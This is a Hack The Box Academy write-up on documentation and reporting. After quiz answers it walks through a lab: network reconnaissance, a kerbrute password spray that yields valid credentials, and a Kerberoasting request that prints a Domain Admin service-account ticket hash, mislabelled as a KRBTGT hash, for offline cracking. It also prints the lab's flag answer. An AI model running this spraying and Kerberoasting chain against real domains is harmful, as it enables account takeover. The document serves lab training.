Documentation & Reporting:

Link to challenge: https://academy.hackthebox.com/module/162

(log in required)

Class: Tier II | Easy | General

Before we begin: throughout the module we will be requested to login to target Windows machines.

The credentials will be provided for us by the module.

We will use xfreerdp with the command:

```
xfreerdp /v:<Target IP> /u:<username> /p:<password>
/dynamic-resolution
```

Throughout the module, that steps will be referred as ‘login to the Windows target machine’.

In our disposal – we are provided by the module with resources folder – containing ‘Sample Obsidian Notebook’ and ‘Sample report’ (zip password is ‘hackthebox’)

Preparation

Notetaking & Organization:

Question: What tool mentioned in this section can make logging a session easier?

Answer: Tmux

Method: ‘Tmux logging is an excellent choice for terminal logging, and we should absolutely be using Tmux along with logging as this will save every single thing that we type into a Tmux pane to a log file.’

Question: Steve is learning about the tool that can make logging a session easier. He messages you for help mentioning that he would like to try to split the panes vertically. What do you tell him? (Answer format: [key] + [key] + [key], i.e., fill in the values for "key" and leave the brackets and + signs.)

Answer: [Ctrl] + [B] + [Shift] + [%]


Method: ‘To recreate the above example first start a new tmux session: tmux new -s sessionname. Once in the session type [Ctrl] + [B] + [Shift] + [%] (prefix + [Shift] + [%]) to split the panes vertically (replace the [%] with ["] to do a horizontal split). We can then move from pane to pane by typing [Ctrl] + [B] + [O] (prefix + [O]).’

Question - Optional: Connect to the testing VM using Xfreerdp, play around with the assessment directory structure and Obsidian notebook, and experiment with Tmux logging. Type DONE as your answer when you have finished.


Answer: DONE

Method: lets RDP login to the target machine with the provided credentials.

We have obsidian on the desktop:




We enter it, and select username and target path to save our project:



Vault name
Pick a name for your awesome vault.
jonsnow

Location
Your new vault will be placed in /home/htb-student/Documents.

And we can create folders and note as we please:



Types of Reports:

Question: Inlanefreight has contracted Elizabeth's firm to complete a type of assessment that is mostly automated where no exploitation is attempted. What kind of assessment is she going to be contracted for?

Answer: Vulnerability Assessment

Method: ‘Vulnerability assessments involve running an automated scan of an environment to enumerate vulnerabilities. These can be authenticated or unauthenticated. No exploitation is attempted, but we will often look to validate scanner results so our report may show a client which scanner results are actual issues and which are false positives.’

Question: Nicolas is performing an external & internal penetration test for Inlanefreight. The client has only provided the company's name and a network connection onsite at their office and no additional detail. From what perspective is he performing the penetration test?

Answer: Black Box

Method: ‘A penetration test may be performed from various perspectives, such as "black box," where we have no more information than the name of the company during an external or a network connection for an internal’

Components of a Report:

Question: What component of a report should be written in a simple to understand and non-technical manner?

Answer: Executive Summary

Method: ‘to maximize the effectiveness of the Executive Summary are: It should be obvious, but this should be written for someone who isn't technical at all.’

Question: It is a good practice to name and recommend specific vendors in the component of the report mentioned in the last question. True or False?

Answer: False

Method: ‘Do not: name or recommend specific vendors.’

Reporting

How to Write Up a Finding:

Question: "An attacker can own your whole entire network cause your DC is way out of date. You should really fix that!". Is this a Good or Bad remediation recommendation? (Answer Format: Good or Bad)

Answer: Bad

Method: explanation format is not detailed properly.

Question - Optional: Connect to the testing VM using Xfreerdp and practice writing findings based on the evidence in the Obsidian notebook. Use your penetration testing skills to gather additional evidence for the findings where evidence is not provided. Type DONE as your answer when you have finished.

Answer: DONE

Method: **Skipped**


Next Steps

Documentation & Reporting Practice Lab:

Question: Connect to the testing VM using Xfreerdp and practice testing, documentation, and reporting against the target lab. Once the target spawns, browse to the WriteHat instance on port 443 and authenticate with the provided admin credentials. Play around with the tool and practice adding findings to the database to get a feel for the reporting tools available to us. Remember that all data will be lost once the target resets, so save any practice findings locally! Next, complete the in-progress penetration test. Once you achieve Domain Admin level access, submit the contents of the flag.txt file on the Administrator Desktop on the DC01 host.

Answer: d0c_pwN_r3p0rt_reP3at!

Method: First, we will RDP to the target machine with the provided credentials:




Now the while the login was used with xfreerdp – the machine is linux machine ('uname -a' will confirm it as such), and is to be treated as such.

Anyway before we do anything – we have to determine the target network, and what in the network is DC01.

We will run the commands:

```
route -n
```

our target network address is '172.16.4.0', subnet mask is 255.255.254.0 (23) and interface is 'ens224' (the reason that is the interface, is the others are either irreleveant docker/docker related interfaces, or the one facing our pwnbox).




```
┌─[✗]─[htb-student@par01]─[~/Desktop]
└──╼ $route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         10.129.0.1      0.0.0.0         UG    100    0        0 ens192
0.0.0.0         172.16.5.1      0.0.0.0         UG    101    0        0 ens224
10.129.0.0      0.0.0.0         255.255.0.0     U     100    0        0 ens192
172.16.4.0      0.0.0.0         255.255.254.0   U     101    0        0 ens224 ←
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.18.0.0      0.0.0.0         255.255.0.0     U     0      0        0 br-93aecc2abd99
```

Next, we run network scan, using ‘fping’ tool and the command:

```
fping -asgq 172.16.4.0/23 > alive_hosts.txt
```

saving the output in the file ‘alive_hosts.txt’.




```
┌─[htb-student@par01]─[~/Documents]
└──╼ $fping -asgq 172.16.4.0/23 > alive_hosts.txt

     510 targets
       5 alive
     505 unreachable
       0 unknown addresses

    2020 timeouts (waiting for response)
    2025 ICMP Echos sent
       5 ICMP Echo Replies received
    2020 other ICMP received

 0.043 ms (min round trip time)
 0.596 ms (avg round trip time)
 1.39 ms (max round trip time)
       15.238 sec (elapsed real time)
```

There are 5 machines in the network, we need to determine which one of them is the network’s DNS server. We will use nmap for that:

```
sudo nmap -sS -sU -p 53 -iL alive_hosts.txt
```


sudo is required here, and we scan for each address within ‘alive_hosts.txt’ for port 53 (tcp (‘-sS’) and udp (‘-sU’)):



```
┌─[✗]─[htb-student@par01]─[~/Documents]
└──╼ $sudo nmap -sS -sU -p 53 -iL alive_hosts.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2024-08-01 13:16 EDT
Nmap scan report for inlanefreight.local (172.16.5.5)
Host is up (0.00090s latency).

PORT   STATE SERVICE
53/tcp open  domain
53/udp open  domain
MAC Address: 00:50:56:94:B0:D0 (VMware)
```

The network’s dns server is ‘172.16.5.5’. now we run nslookup on DC01, using the dns server we had just discovered:


```
nslookup DC01.INLANEFREIGHT.LOCAL 172.16.5.5
```




```
┌─[htb-student@par01]─[~/Documents]
└──╼ $nslookup DC01.INLANEFREIGHT.LOCAL 172.16.5.5
Server:         172.16.5.5
Address:        172.16.5.5#53

Name:   DC01.INLANEFREIGHT.LOCAL
Address: 172.16.5.5
```

The dns server is also DC01.

Now that we know what DC01 is, we can go examine the finding made by the section ‘teammates’, noted in the Obsidian app:




Lets open it:


Applications Places System
Thu Aug 1, 15:23
HTB_Academy - Obsidian v0.14.15
HTB_Academy
Inlanefreight Penetration Test
Admin
Deliverables
Evidence
Findings
H1 - Kerberoasting
H2 - ASREPRoasting
H3 - LLMNR&NBT-NS Response Spoofing
H4 - Tomcat Manager Weak Credentials
H5 - Local Admin Password Reuse
H6- Password in Description Field
H7 - IPMI Hash Disclosure
H8- Weak AD Passwords (Pass Spraying)
No file is open
Create new file (Ctrl + N)
Go to file (Ctrl + O)
See recent files (Ctrl + O)
0 backlinks
0 words 0 characters
Menu
[WH - Findings ...
[Parrot Termin...
[Desktop]
[Parrot Termin...
HTB_Academy ...

H9 - Local File Inclusion
H10 - Command Injection
L1 - Directory Listing Enabled
M1 - Insecure File Shares
M2 - Weak Domain Group Config (RDP)
Go to file (Ctrl + O)
See recent files (Ctrl + O)

There are many findings here,we will not go through all of them. The findings that are releveant for this objective are ‘H1’ and ‘H8’. Lets check them:

‘H8’:


H2 - ASREPRoasting
H3 - LLMNR&NBT-NS Response Spoofing
H4 - Tomcat Manager Weak Credentials
H5 - Local Admin Password Reuse
H6- Password in Description Field
H7 - IPMI Hash Disclosure
H8- Weak AD Passwords (Pass Spraying)
H9 - Local File Inclusion
H10 - Command Injection
L1 - Directory Listing Enabled
M1 - Insecure File Shares
M2 - Weak Domain Group Config (RDP)
Logging output


H8- Weak AD Passwords (Pass Spraying)

Two hits for the password Welcome1

~~~
```$kerbrute passwordspray --dc 172.16.5.5 -d
inlanefreight.local all_ad_users Welcome1

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 06/02/22 - Ronnie
Flathers @ropnop

2022/06/02 18:04:18 >  Using KDC(s):
2022/06/02 18:04:18 >   172.16.5.5:88

2022/06/02 18:04:22 >  [+] VALID LOGIN:
abouldercon@inlanefreight.local:Welcome1
2022/06/02 18:04:27 >  [+] VALID LOGIN:
asmith@inlanefreight.local:Welcome1
~~~

With the use of password spraying, the ‘teammates’ were able to obtain 2 valid users of DC01 (172.16.5.5).

‘H1’:


Applications Places System
Thu Aug 1, 15:27
HTB_Academy - Obsidian v0.14.15
Collapse
HTB_Academy
Inlanefreight Penetration Test
Admin
Deliverables
Evidence
Findings
H1 - Kerberoasting
H2 - ASREPRoasting
H3 - LLMNR&NBT-NS Response Spoofing
H4 - Tomcat Manager Weak Credentials
H5 - Local Admin Password Reuse
H6- Password in Description Field

H1 - Kerberoasting

Pulled a listing of SPN accounts. Need to dig in further and see if any are crackable.


~~~
```$sudo GetUserSPNs.py -dc-ip 172.16.5.5
INLANEFREIGHT.LOCAL/asmith
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a -
Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName                                     Name
                MemberOf
                        PasswordLastSet
LastLogon  Delegation
----------------------------------------  ------
----------  --------------------------------------
----------------  -------------------------  ------
---  ----------
sts/inlanefreight.local
solarwindsmonitor  CN=Domain
Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL
2022-06-01 23:11:38.041017  <never>
~~~

In here the ‘teammates’ pulled a list of SPN (Service Principal Name) accounts, which could be used for kerberoasting attack – lets check if the first user: ‘solarwindmonitor’ is crackable,if so – it can be used to access DC01 administrator folder.

So we have 2 valids users for DC01 (we will use ‘asmith:Welcome1’ user) and ‘solarwindmonitor’ SPN. Lets get the SPN KRBTGT hash with the command:


```
GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/asmith
-request-user solarwindsmonitor
```

Using ‘GetUserSPNs.py’ tool already installed on the target machine:



```
┌─[htb-student@par01]─[~]
└──╼ $GetUserSPNs.py -dc-ip 172.16.5.5 INLANEFREIGHT.LOCAL/asmith -request-user solarwindsmonitor
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName     Name               MemberOf                                                  Pas
swordLastSet             LastLogon  Delegation
-----------------------  -----------------  --------------------------------------------------------  ---
-----------------------  ---------  ----------
sts/inlanefreight.local  solarwindsmonitor  CN=Domain Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL  202
2-06-01 23:11:38.041017  <never>



$krb5tgs$23$*solarwindsmonitor$INLANEFREIGHT.LOCAL$INLANEFREIGHT.LOCAL/solarwindsmonitor*$18e01c5785
b9becdce327f9f77013096$ab89e6b226cb273eb38820cd76d3670a330fc263352a782124c75ff7ab941343d9b713b12a0b9
0f5f7531d4fa7dd613d6c4ec775562e6b87297a0f2b9c02d218ff75e2bdc22d09b67a5c5eaf33479da6775398e718b526d54
```


* *



```
96bfc133465f704a9d5fdf79859dc3a48e38518fe441bd046c65def8cac5fb9947d733730fa03019476972de4cc3e1b45a39
2b5a4fc61e42485
```

That is the KRBTGT hash, lets get it to the pwnbox and crack it, using the wordlist rockyou, and putting the hash into a file called ‘hash.txt’ using echo command:

